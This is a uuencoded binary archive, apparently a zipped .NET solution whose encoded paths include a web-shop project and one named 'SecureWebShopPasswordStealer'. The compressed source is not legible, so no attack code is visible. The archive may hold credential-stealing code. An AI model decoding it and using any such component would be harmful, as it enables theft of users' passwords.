ME_’‘)_$+C!T[<1K:Y‘%$I"3RS)DSNS/CF?GUXZ?_]$)P\AFT84IVG/ON/8>‘
M#%7$Y+SCI#9NMIVGP<T;_DBK#Q!:<J84-V]7^%9NT(>8IMR>43T’:SK.LY3Q
MR"’(+/%I86WRV/-,N‘!!C2M8J)51L75#);P(/@-7"6A/F%ENYAW>N_?‘08^$
M^"<B4=J2TG7’N7WG=%)P#RXLR/P$9D3MXF"Z4M1/=S‘]7;GJ*2&4=!.M$N.0
MGI(1L\4%!A?,6’.G\7>H&P<.\99G’^G\5C9[KE6:%"(4HN.8S5--<^?U8Q‘\
MP(;RH$$Z’=)H$"?HPRR=^]Z&NB(<<6ICI<5EKDI>H^G*K#=ZXWN5JJ2H$OL\
M95’PM?7PT?%P\+#7’+;[1\W6_?YQL_UH>-1L#P^[[<-GQX^.^KWOR+&VJ6A>
MIS9)[5F60/"2S335F>^M916JFR1],&PN00\5CT‘’99P8&-_;TE9F8Z7L*RK‘
M)#2$X%2%’U<^ZJJU&V-‘S’B&BDOPFF:%7M;M4*/H7.F/98Z#SRWWV#WTO3^K
M*^,AX]#E>&8!T@9’]]%@0W2%$[QVC+"J6KS-<MFNH.N+Y=M6QHNB^;;,.6:_
M.D4AGF1BAK4<6)V"[]5%&[‘B;W’*>8FIY_%U8IE@7U!/N4&2ZGFS&O(W*)@Q
M.2WLIPA;B=>>8B8!;V,LE=8$_<&S-\^?G(V[O0&ZW516-@.ME1Y#WAL"?.U$
M8GVO)JM@[ZB6V,5>YATF:/E>_?D?17T,’*B!==RW‘YI$,R5Y=DU,\[SL#FGI
M:J^@_L=PGE@0&RUP##%HG#!‘3F3(TP@ZSB0SB,+.N1.#S5;#7L!W3$;JW+A#
M3([9R^*]X.Y+)C_M!>Y32XN?"=CUQ+C>M#8R)@NJD[T=[05\!=9]8>U^K’A7
M9]5Z\A1=E[$>E@3C-9(>I]A%C1OF%[X2=9H-9"IV@B98[:’=‘9O0[‘5PKG;‘
MUK-D6O7Y$QFKW>23%.WV\3!A(N$0Y@’8A;38),)>A=R.]I4KSGK=*%>0RX7C
MVF*6K$EO-9NXEQ&!6UN<D4REFA2[%,’7.01C[A(:14NYI>8C85BN$1‘E\1L3
MNP!2,I(9+F/GA,J(I!+7LWR‘$69=@FZ6G]>(UL1@9^)4$ZA*GR2*2;2’?)VZ
M2PP‘V=J02A\N<E7CD.1C&/=%B/&]7FZ-99B6^F‘;VXTMZ*N@S2;^K=:3X#=0
```

```
M2P,$%`````@`>5B&2R!L:’.+````[````!X```!!;F%T:&5M82]-;V-K3&EB
M<F%R>2]->45N=6TN8W-ERC$*`C$0!=`^D#OD`+*@EI8B-KN5B_T8!PV;3#23
M@$$\F85’\@I&UD*RGX’AOYGW\Y78T$GM,D=T*RG^:[/VUJ*.QA,W6R0,1M<O
MK:%K;3W>XL3.`>%8H.F!!RYG*0@<\@4TJL[KH36’`"%+<9="E2`EI[J\*6N$
MK_^R!YMP/JM@4<-R[`\IRGP`4$L#!!0````(``E8ADM_1#%>N````’8!```@
M````06YA=&AE;6$O36]C:TQI8G)A<GDO37E3=’)U8W0N8W-E3DL.PB`0W9-P
M!Y::F%Z@<>7"C5VU%Z!THJ04$*:)C?%D+CR25Y`6^[%.2&9X[\U[\WZ^6B_U
MF>6=1VA22I;?Y&"4`H’2:)\<08.38BTY27U=8P7<\`^[..!5`)*""^]H’FA+-
M&_"6"V"9$?5)EHZ[CI([)2R4;4LE!?/H6H$LZ_)AB-Q7LI!5)G1@-IP(Z<S.
M)OTM*%’U[)J?W#>CS6Y:V4;QF#I7S&)[9M,??$CI<5S@CS#&%MX’4$L#!!0`
M`````’E8ADL``````````````````@````06YA=&AE;6$O36]C:TQI8G)A<GDO
M4’)O<&5R=&EE<R]02P,$%`````@`>5B&2S-FQ.!W`@``F@4`"\````!!;F%T
M:&5M82]-;V-K3&EB<F%R>2]0<F]P97)T:65S+T%S<V5M8FQY26YF;RYC<XU4
MVV[30!!]K]1_&.6EH2+I1;VDY0E2446B@-I2"2$>UO9L/.UZU]I+BC^);^`!
MB1_B%YC=N’$B$HK]X/’LV3-G/&?]^\?/X$A/X:9Q’JOA-4J%N2>C7VUOK:X$
M[:G"X=A4-2FT-VAGE*/;A)MHC];42[#MK;T]N$2-5BB8:&EL)6(E$)D)’@0’
MSF&5J0;(06ZTMT8I+,"7UH1IR4\$R2GS&.LE.H<>C`3AO:4L>’1#&)="3S&"
M’78+,!,JH`-OH#(%R2:Q4:<BTD4!)B?AN>@C^7)9TW![Z\M3?`ZOV^B6O,)^
M[\KD#^\HL\(VO1=?UR(OT.66ZEBJW]L$&ALM:1JL>`Y6U4(WFP$?K2E"[O]+
MV-C4C:5IR>A%"+^^`QSN’YQNVG1K18&5L`__$!F4#Q83H!W^#7H?1\?Z[\A1
MIC#.0PK%DZK$0QQ/R:FFYH@TOY#K/*&-AUF[*[+%K>,/5Y#SQS`:M>?9PT1"
M8P)HQ"*NBYRMQQR)\V]*:4V5N"+1RVBF)*"3U_DGLGD;$$PD$3XQKGJBV]9/
M+2W:OEWQ[>6GR44T.#LO5>,W(Q>-*\J`Y%QG;<T]’\8(QF^U<5BT/:^4O0Q4
M]’M’IV<G$D_S@1P5QX.C@^)D,#J3QX.1/!2CP^SD[+C(NT’<H77LL&7_1SW+
M?H\’T)’SKE77=<!1L.UY.H]TB3)=5^*>65KVI33I+@U=_DT@5<#[4&5HN^PU
MSNAI?\I^YHGF+,W5F,>3*Y1B18LCS=1-BRA0"K9=7)V3<T?%@K"MY.8*L@;2
MCRN!=W9WN’-PI7G4D"$W>IY`:WS=MM’O’0SWA[OIFSZ#BO<FW%O^EZ[%_@%0
M2P,$%`````@`>5B&2T6Y?CRR`0``W`0``"`````!!;F%T:&5M82]-;V-K3&EB
M<F%R>2]387E(96QL;RYC<Z53W6K;,!2^-_@=S@P#AP73]G(A-\NZ’VA86<)V
M,<8X<0^I%D7RCF2O)N3)>M%’ZBM4LMPT=6A26E](Z/Q\WZ>CS[?7-Z41:@Z3
MVEA:#N)H^YB-M)246Z&5R3Z3(A9YM^1,J’_=V)2N[$[LD@DO7"";HED8EXXC
MA4LR!>8$8YTOSL2,D>LX6L41N*\H9U+DD$LT!B98?R$I=4BU%4T5BPHMP<2R
M9_OC$`W.J<’W^2VDC]KM!.>LBV-8P9SL`(Q?UKO%&\*T!;97MA>*-@(>O@H9
MD+F&(2CZ#]]F?]W4?OUV),E(H$[Z<-S?RJ0]6`\>(]A+8;)[\0[&T3U4>(%/
MWOB3YB7:<>A,G];(9$M6;5<6NM*DN2.LCM9ODOYC$;T7\;?!XA4ZX!T4S]82
M’JL2;$N44&EQ`9."<)’N?ZS-H`-/9X:=MQDY^VM)V4\6EIS?*7VFK`_:M:&"
MK^:T(I6V_E/[I;$W$;R%$Q@.X>B@E"2`)XV6W3’S?HEA8N?N#SM5Y7+/T+Y3
M3J*BIFI<^RW[@;*DDX,V:1AVVX&VR0[>TK>\!^\-RJ8ZF"?M=<B;S2]QY$YW
M4$L#!!0````(``E8ADN%1I4O`0$```X"```E````06YA=&AE;6$O36]C:TQI
M8G)A<GDO4V%Y4W5P97)(96QL;RYC<W6/2T[#,!"&]Y%RAUD&%44(=A16+`"I
MK-()FCH#’<6UP]B)&B%.QH(C<06<5Y,6&%F:]_^-OS^_*L?F%;+&>=HMXVB>
MIG=6:U*>K7’I/1D25J<C*S9OI[4U[?VOVE8(\U!(U^@*%]IQ9’!’KD1%\&15
ML>*-H#1Q]!Y’$*RL-IH5*(W.089-5I4D#Z2UA>LV[\)^=-CHMH1K]`2/QE]=
MPK/G@.A@;7.2/19,^NEN^!PR+^WA?N_/`FF#CI(V[B4.N,G\EEW:D^`61N+8
M_?@#;FL2X9R@MIQ#5A(6R?_Z+U8@J5&`@_S%,KB;.3,4%HO#]J1P;-T_T@$U
MGC>=.`L’%]X/4$L#!!0````(``E8ADMB`X!T_0```$8"```C````06YA=&AE
M;6$O36]C:TQI8G)A<GDO4VEM<&QE8VQA<W,N8W-]4<UJPS`,O@?R#J:GE$%>
M(.P4V’9H3PGL.%17M*:.W4E*:!A[LAWV2’N%.4O:-"FK,-B6OA\)_7Q]UVS<
M3A4M"U99’%U_T]Q;BUJ,=YP^HT,R>@Y9&?<^SY5XDIO<GA"V(9&6P`<.Y3AR
M4"$?0:-:>WU8F0T!M7’T$4<JQ+’>6*.5ML"L2F3)NU=?&R!7L$*H<WL+B@P[
M#/ISR*B1#&`YR;)’733’D+WA]"RG’CMP-B(^)_ID&A`\]_#DJ0)9]\SD?P="
MJ<FIQ0M:Z]5"/4P])VZWTS3>;%4![1_[CDL#I"Y3]`ZS!K,I(0_;]A;35S*"
M8;V8#/3EM*/A"N<74$L#!!0````(``E8ADO!.J?2OP$``$$&```C````06YA
M=&AE;6$O36]C:TQI8G)A<GDO4W1A=&EC0VQA<W,N8W/-5,M.XS`4W4?*/UQE
MY6I&F6G*S$A3S0(Z")`H(!*))7*=*VH:[&*[0*CZ92SX)’Z!FR8E)142@0U6
M’O;U.?=Q_’AZ>)Q9J2X@SJW#J[[OK0_#@<XR%$YJ9<,]5&BD:$(.I;INVA*\
M<QNVL4&>DB%,N)U8FO8]Q:_03KE`&&HQ.90CPTWN>W/?`VK3V2B3`BSR#%,0
M&;<68L>=%(.B7X(J[#I^"8$;+5,8HAOKM,LZ-6I.;S&JVX"JTQF&9T8ZI’*0
M!<=&7JS(0:=?XQ>^]XZ`$3L>79)NH-<#MXD:_84`OH$.$QT[0ZJQ3OLT>JSD
M@NY^AP/E>A’HZ*,9]:J,NO0)RF[TJ>RBH5;2:8/IUU!KB[4/’R?;ITG%AZUJ
MI]3-F7QEJ-TVV@TW<()&P[]RB<(3;BSY_UEYVT1+@G;AQY+5;P)>4Q:OAX([
M,8;YF^7L’OU?+P86[])P1Y,OKBKFKP_(6#$W*C;H9D:1C#-LO9R_S[<;F31U
M’&.6Z>550H(JO(68Y_N%C07+7S.=%\<[K*:VWV<%?Q6IS.’--,OI,)XBG[#V
MD?ZP81Z3>’2T;*M%.:%[’LLS9<-I,6@$KW[T/`-02P,$%```````>5B&2P``
M````````````!<```!!;F%T:&5M82]396-U<F5796)3:&]P+U!+`P04````
M``!Y6(9+````````````````)@```$%N871H96UA+U-E8W5R95=E8E-H;W!0
M87-S=V]R9%-T96%L97(O4$L#!!0````(``E8ADMSG*9QB````+H````P````
MO06YA=&AE;6$O4V5C=7)E5V5B4VAO<%!A<W-W;W)D4W1E86QE<B]!<’`N8V]N
M9FEG78[+"L(P$$7W@O\0LM9&1<1%TJYTZ4+$?6C3$FH>3&:JGV]**T)G-Y?#
MN5=6’_=B@X%D@U=\7^PX,[X.C?6=XH3M]LRK<KV2=?"M[0@T9C`’+)],J`$I
```

```
MEFSZIXQB#("FN9-'Z\Q?/AQ'>^I)\>)V>5Q!._,.T&^>,Y&!4W'@XJ<7LW_L
M%\L!7U!+`P04````"`!Y6(9+HYA$7)@"```!>!P``,````$%N871H96UA+U-E
M8W5R95=E8E-H;W!087-S=V]R9%-T96%L97(O4')O9W)A;2YC<Y552VX;,0S=
M&_`=6&\R1@TUV3;HPDF:3]$$09PBB\`+>4Q[E&BDJ:1):J0^61<]4J]0:KZ9
MC]&4,&"+I!X?*9+^\^MW:H5:P^<9FRKN(HPY.]?Z\7`XZ!IN4N5$C)5MMK$.
MX]:1'6LI,71"*\O.4*$18=OEJU#?V[H;7!77VI9;_.$ZNL@@7Y*"W7+[:,D\
M'"@>HTUXB###,#5XAXM9I)-K;NVS-LN90R[1#`<OPP&0A)(,T+)>:B6<-KF'
M=RPD21=2A#N\@TMTD5X><8L03T`O'BB1^SEPL[;C'*."J^68"J0ELCLC'%)%
M,"CMM8SNW\WAFT7C<_L(>R_[V[U)Q<(K#K9[HTD6Z7Y_7OPXF(\/:ZPM_<R_
M&GD;O38\WI6H==S15Y[8A5II.$,W3:D/%.FYP]P2[$YOI>F%P@B")VZ`(F*\
MD!L0"J9)<J)C+A0[3HTAO.+D`^1N`FTPKI!K]):(%00E,#M-I;RB(C$JJR,X
M&XP:73`J`7>!=JDWF-]N$B3VU=G3];J:Z1O!:^8U<!][_JK8%?G_C./%H$M-
MQKL.=X+4!(:FQY]\)OEKMH).X$@H/V.GDJ\MF^4M\;.IO=+J.FN9NN5J>=6"
M;U17JOK8S451M=H-7DMU*ILX59:O$)ZT6,(E%3>PSN?^SP']\`%"@U0),/GB
M:YJI.TH#?`*%SU#LQQ-!6\B%$9I@?-B]$]%Z+2[X31MD&-G3QXF0Q6#U7>2=
M\2.8_K%L7R]C3)?+4R$=,7/T\GH5]"^T\02:T\.*=<%&\+Z'!_.]ZV-V"LB3
M1&ZRE+OY/`AW7M?B2WYJ4R^]V(6BYY0R\_%X._Q\FQH7])*QW@1$'@QE"\^X
MR/A1(OYOI^G>GW[LV\>SG94M]`+;_F5+G[]02P,$%```````>5B&2P``````
M`````````#$```!!;F%T:&5M82]396-U<F5796)3:&]P4&%S<W=O<F13=&5A
M;&5R+U!R;W!E<G1I97,O4$L#!!0`````(''E8ADMI&J??@0(``+P%``!``````
M06YA=&AE;6$O4V5C=7)E5V5B4VAO<%!A<W-W;W)D4W1E86QE<B]0<F]P97)T
M:65S+T%S<V5M8FQY26YF;RYC<YU4S6[30!"^5^H[C'IIJ$B:T%^5$Z2BRJ%0
M-:4((0YK>S;>=KUC[4^"'XEGX(#$"_$*S&[=.!$-E4@.'L]^\\TW.S/^_>-G
M<,K,8-HXC]7@&J7&W"LRK[>WUD^"\:K"P9BJ6FFT4[1SE:/;A)L8CY;J%=CV
MUOX^7*!!*S1,C"1;B9@)1$;!@V##.:PRW8!RD)/QEK3&`GQI*<Q*?B)(=M$B
MYDMT#CV0!.&]55GPZ`8P+H69800[['Y@+G1`!YZ@HD+))K&I3D6DBP(H5\)S
MTH7RY:JFP?;6ET?[#-ZTUHWR&GL[4\R#Q4^834NJKQBV(%M,/0J^J)T77Y\,
M/4>76U7'W+V=3:`Q&:EFP8KG8%4M3+,9<&6I"+G_/Z5CJANK9B6'+TWX]1W@
MU7!TLBGHQHH"*V'O_Z$Z:,]B6D!JP!2]C\WE@FZ54YG&V#$I-/>R$O>Q@26[
MFIHM9?A%N6YJ#'F8MU&1+8:./UQ"SK=#!HWGZ8")A(8"&,0BGHN<AY,Y$N??
ME-)2E;@BT<LX;DE`)Z^;L,CF;4"@2")\8ER?FBZLETI:EGVS-MD7'R?G<05X
M-E,V?B.Y+%RK#)1\T%E;NN-UC6#\5I/#HJUY+>U%4$5O9X2C0RD%]H_S0]$_
M/,E%/SL]&/:/CPZRDV$A3T='1UTC;M$Z'KG5#8EZ5C<BKJA3SKM675<!6\&V
M&W<6Z1)E^EV*.V9IV5?<RG1NZ/QO@](%O`]5AK;S7N-</<8G[V?N:,[27(UY
MW&VA-2M:+CU3-RVB0"EX[.+I`SE75"P)VTSN04'60/JT)?#NWBY7#JZDA8$,
MN="S!'IBKMLR^,H'P\%>NM-G4/&_"?>.O[9/8O\`4$L#!!0````(''E8ADN#
M[R3SGP0``$`.```!)`````06YA=&AE;6$O4V5C=7)E5V5B4VAO<%!A<W-W;W)D
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
```

```
M;6)L>4EN9F\N9G.-5-M.VT‘0?4?B’T9Y(:#&D‘‘-H*I2&U24!]J*4*JJZL/:
M.QLOK’>MO83ZD_H-?:C4’^HO=-9Q8D.Y-)’LO9PY<^;F/S]_:5:@*UF&,,,L
M6/R,Z2PW9?+&.2Q254VU,)L;FQNF1‘VSRGDLD@L4"C,OC;YW’K27!2834Y12
MH9VA7<@,W<.HJ?9H3;D"12>[NW"&&BU3$/W:@D4GP%(3/#!:-*)‘.LB,]M8H
MA1Q\;DV8Y_1&$’1D;J6>0TWGT(,1P+RW,@T>70*3G.DY1K##]@(63‘5TX‘T4
MADM1U6RR51’IH@"32>;)Z:WT>5=3LKGQ]=5J<P*K_%U*K[#?NY/<WO;K;P^C
M3]%E5I;17[_W.&QBM)#S8-GSP*)DNGH*\M$:’C+_WQ(GIJRLG.=DL5["[Q\‘
MH[WA^’&S2\LX%LS>/"DW*$\:5I‘ZY3/T/I:30KF23J8*8XT$4U2]@MW$DN5T
M5)6TDIHVTK5]HHV’16,5V:+IY,,Y9)07HU%[Z@>8"JA,‘(W(XSW+J!N)H^;\
MEU)84]1<D>A%;+!:0"NO[:G(YFU‘,)&$^9KQ7I^T=OTZIC;PRSO=?/9I>AK;
MGOJQ]D<[():A*YF"%$NEI377-)T1C-]+XY‘W4=]U?!8D[_?$$1]EHP,^$./A
M_N!@-#X<’&<C/DC9T?[A^/CED!V-.L6X0NNHY;IS$15UYR‘.II/.NT9?&P.M
M@FWF[*2FJQ_+WSF[)IZ&OWLN=7O>-7@;I.+P/A0IVL[Q!2[DFJ)^?*’:9B30
ME9C%N69*D:[UP!-[U2‘X"D8=&&^7]!077S,VOMR2-:T@.‘JJ!F_M;%’\X’)S
MJR%%"G<9WT,]WH32[PV3O61GF=MG<?1_’/F.OK7WT:N:<?IXQ[3TM_\"4$L#
M!!0‘‘‘‘(‘’E8ADL55TA<F‘‘‘‘!@!‘‘‘F‘‘‘‘06YA=&AE;6$O4V5C=7)E5V5B
M4VAO<"]P86-K86=E<RYC;VYF:6>5STT*PC‘4!."]X!W"VYO^4,%%8\%"EVYZ
M@M‘^8ZA-PFM:]6PN/))7L‘AJP864V<QL/IC’[9YFE_;$!J1.6R,@XB$P-)6M
MM5$">G]8;2#;+A>IDU4C%79C9^R]F*X%[’*Z.L_WZ.$+A?Q%>4D*?4&RQ;.E
M1H!!GZQC8,&O4Y1’28[GEG‘")3P<$\VCREX.4R3F\5\B#3X7GU!+‘P04‘‘‘‘
M"‘!Y6(9+:8T5B00$‘‘#C"P‘‘(0‘‘‘$%N871H96UA+U-E8W5R95=E8E-H;W‘O
M4’)O9W)A;2YF<[56VX[3,!!]7VG_8<@#:J1NMETD0*B)!,M57+:B!8000MYD
MTEA*[&‘[NUL!7\8#G\0O,$Z3N&G#5<*5JLS]>#R>\?>OWP0K4)<L1EA@7"E\
M@^>+3):’!X<’LD0!B[4V6/2(8(E7IL]Y@1VC8A<8D)<>_=B8<E=ASE3?:%’%
M,6J=5GF/_9#G!I7N\<Y*5,S(CGOO5*U+8V%8X(5,JAQAKN1*L0+"PP.@E:.!
M4O$+9A‘^L#B6E3‘:0GA’XF:-/)847’CCUN%CIK,YT_I2JJ05^OZVP:I";88-
M&F%G\/[P8!\)JTR&PO"8B%&E4=D#N0,+H[A8C:%L?+4<O]Y-L]PNFN5$GR-X
MQK4)\(K^]2BM!-3>QY‘10A^.(J?;0FJC/V<FSB"LZ>#!QXKEND,V;G"<RJ)D
MBFLI@C.5<,%R?\]A![YQV.;H-2J>KD>M=‘.I;[Z#Y?KUOB^GZP_E]))J&-4%
MJM-T-<JD-EOYE(JH)\+<./$)T2?HATTP955N3J5(^0HNN>E"N77.14*^ZM*Q
M=7UO0P>Q0AO\\7(YA]&3^=TD453-‘96Y1K‘H?#H"+LST9HW"?[_O.J?#0K’D
M!<K*D’_[M2B9"!XJ63SG.<DQEB+1,#J93";!5M*^#"7"J/4C-(2‘,DEW:!2;
MJSM@,=,&#5WB,=@<#]9642>>#‘*%’VT9!ZE4Q7UF6&VSDYO/<)I)’N/T+#V!
MLHWWFN454JG!0I)%G[UM^\’JO)‘"A_:0RQ47>\A[6,^>@N=YCIYEILBC;1I9
M$LT,-SE&;S"/+1PCP62->Y‘I$6T+!&I.8)O@[’AC,CNV#K8=GLMDW=‘NR#0Z
M"G==P+/:?WA$/J:[%C:C0"G)9!)Z\[/%T@,6&RY%Z!W7N#QGX:P,.\^Q$>P+
M52,9EB;1J[;%T.:2W^C.N"BI#LVZQ-"S6??LV=-W>SN]Z!=>2*3^&6;;0_\:
M9MLG-E‘=_?^@_BU"79T7O$ME71__‘H[832’TN;:HB.D83:TZ1GT[7..S=\=>
M]*’+E\AGO[]^FU8Q&F@V8W"EXH]A4,.=D._O=951W3G<\*G)UH#4:70.3U‘W
M.>VLJSO$W4[/7C’0W6LC7P->T;4UF%RK,]’K3:WY6UD!F:/"I.X5ETJ*50?M
MN‘T’U%QH0M0Q:F>_’%‘O)46UD\2%C#,I:6"\ZY_KHP=+B,)H5^H6[==DX!U[
M5FW3U7ZJ4TN’%=TSQ2WJ3/W@/9]_$F531OMQNL^A)&E##\0W;:9^.<<WQJV#
M.%U!N/\(V!BYD;D3P)KM’DP+Z]WL@:#BG4L:W]%[![5@G.I/K2ZV3Y‘V0&JI
M‘&]@’(1’WH#BPB*QP4%OL%!]3D]N!1/Z3>_<GMR>.*O=O’B=(KU"K>K6#B>’
M!S\‘4$L#!!0‘‘‘‘(‘’E8ADLY[\2‘K00‘‘$,0‘‘‘K‘‘‘‘06YA=&AE;6$O4V5C
M=7)E5V5B4VAO<"]396-U<F5796)3:&]P+F9S<’)O:LU7VV[30!!]1^(?%H,4
M(A$[-Z"‘8]2FI5304C7E\N‘7QQXG"_:NM;L.#>+/>."3^‘7&E[6=A(2+*$)5
M%>W,[,R9G8MGOGWY:C^]BB.R‘"$I9R.C9W8-‘LSG‘66SD9&JL+-G/’5NWK#/
M!7\/OB*7G$?R324_S"X<0NBED;KTQ‘R4’!D’*8T"@Z!FAJ>Y4LECRY+^’&)/
MFC’U!9<\5*;/8RN‘!40\‘6’%<II=L_K=[L!‘BX38)W’"A2*EZ9%QY^[I)-=]
M=*6‘90CDN:?F;;=B--&UW=/*U)C’,6=F(G@B#3+F+*‘J=^#HBDHE[[;^CNI6
MVR!6@?U<9%ZIY;’@:9*3D(B&0SI+A9<9;\(@"&"%V6Z1T8BT6L1P#F&:SFQK
MA:T5GD>>"KF(UW5I>D/-/EN.SU_;EF9I%9,\+J5C3M_LVM8*2<N543A.:>"$
M>T’?[P^#3OBP-^@,^P_O=Q[Y_:‘S]?8&]Q\^>M#S]OIHJ;ZAE;Q*59*JRV4"
MSM$5V%9]UA(7G*LS+P:9>#XX$_!3‘6]A.IGSQ+::S.K&OI003Z,E,C8N-’B5
M?)&FSP22/G+Q0;NY&)H/3$3]8W9E+%7\&!A@&."‘LJQ,+B"@‘OV4CA(I^K1+
M9‘W#9.Z)9,P%:"M#$PLJ"\$6‘7W_1[[N\!$C$=((=&Y:J\FYF:^[4_/S1G[E
M*?JYR##,-8TB)T^6\91’^G&:I!6Q/‘?"-(I*F69.O$H4C>DGY’N11"7Z7’M+
M(]^+4&,I4!%6\RZK:&=*F9M;<%%11:ZQA)0!^BN5QS!>AT<’KX^?7%[LCX]L
M:XVI[[SU!,,@O\Q:F3.PK>9YO5"+P%3%N$JN0’‘_C8&I_+F?8>‘:H%>";KX[
M?6E;&^)UR4((8M‘_H*I\_@;EFE+A‘B+P)-3)L!GE))AR%BUW!#I#NRO.&?\7
MPEQB^:5‘_Q<A+@’_\R!K7:>4T3B-WU"9>M%$I0’E9>-II@%FP3;!^L-E.+V>
M;6V7VXYL/.=<5NZ]G<.Z\>U6>SB_M’3&K3OY&Y_]0;_MFF;]D2>3PQ?2?7;;
M’9A=M^JJ[@*;=6,2*+JU68Y!K78!I(12,$M>GHC7:-NV-LQ56#;?O*!F#UW5
MD9J#^$@E_)VGK&"ZS="YBQ^’TBVP7\O#_ETD?_+,S:?-SD6V;YMW-_37‘^:)
M@GAMN(R3["-_POPH#6!DZ.’GA(7<#"7>W"J*)F>86JM29YPUM26)Z>?-?T41
MPR=6M10.9A^\&<A:M/2S@KL%_476LW#S:%@\&(MEHLPS4(V2?DY9T<>Q1K0Q
MMMY;$Z:F’A1’1J<M‘#>XW64$V7.C[S<RF"QS5G,N\>9:G*EX5KAU‘RZS(YK2?
M(6V(9J->!E>#’7:;W.M#&TN?"[2)L=DA-4F]Q4^]R87,/OXUO,BIUXA_LI28
M/(C^IS+Y0_Z2X!E^6P7UY=9\O=7IX.I+8ER,PR59\E20?%TEN/?Y(.4]X@5!
```

```
M05>>_$‘H]IT‘"&?X’Q*L>23G14RFN.]^)!X+2,I\W!VS\J’*)%5+RSL$D3CY
M1)X@H’L823AE>!^R?GN/2‘"RL826-DS4I7<‘@FM!5DL0XEL4BWGI83F0;,KN
MAPK$-M%.!W^JW<[Y#E!+‘P04‘‘‘‘‘‘!Y6(9+‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘#@‘‘‘$%N
M871H96UA+U1E<W0O4$L#!!0‘‘‘‘(’’E8ADMSG*9QB‘‘‘‘+H‘‘‘‘8‘‘‘‘06YA
M=&AE;6$O5&5S="]!<’‘N8V]N9FEG78[+"L(P$$7W@O\0LM9&1<1%TJYTZ4+$
M?6C3$FH>3&:JGV]**T)G-Y?#N5=6’_=B@X%D@U=\7^PX,[X.C?6=XH3M]LRK
M<KV2=?"M[0@T9C‘’+)],J‘$IEFSZIXQB#("FN9-’Z\Q?/AQ’>^I)\>)V>5Q!
M._,.T&^>,Y&!4W’@XJ<7LW_L%\L!7U!+‘P04‘‘‘‘"‘!Y6(9+=??0Q@P$‘‘‘<
M&0‘‘&‘‘‘‘$%N871H96UA+U1E<W0O4’)O9W)A;2YC<\68W6[3,!2‘[R?M’:S>
MD$I3H"V#BPDA&.-/%*%U$A<(65YRNIHE=K"==A’BR;C@D7@%CO/39DE’&Y)V
MT:1F]O’Y^7QB’_O/K]^QYN**3!)M(#PY/"C_ZY[*(‘#/<"FT^P8$*.Y513YP
M\;W:=@$WIM8V4\!\;’‘OF+[6R^ZSB?M",#.#D+GGL3‘\A+5];Z6\7G9HPPSW
MROWHJ@+W(S;/5^/’TKO^P"\54TG5G7.8YI%AS^&!8"’HB’E‘+D";PX,?AP<$
M’R]@6I-/2EXI%F9-MB=_(L7GS‘")A693*)QZSXWUE9PJP,Y);)R)4=9R"&8F
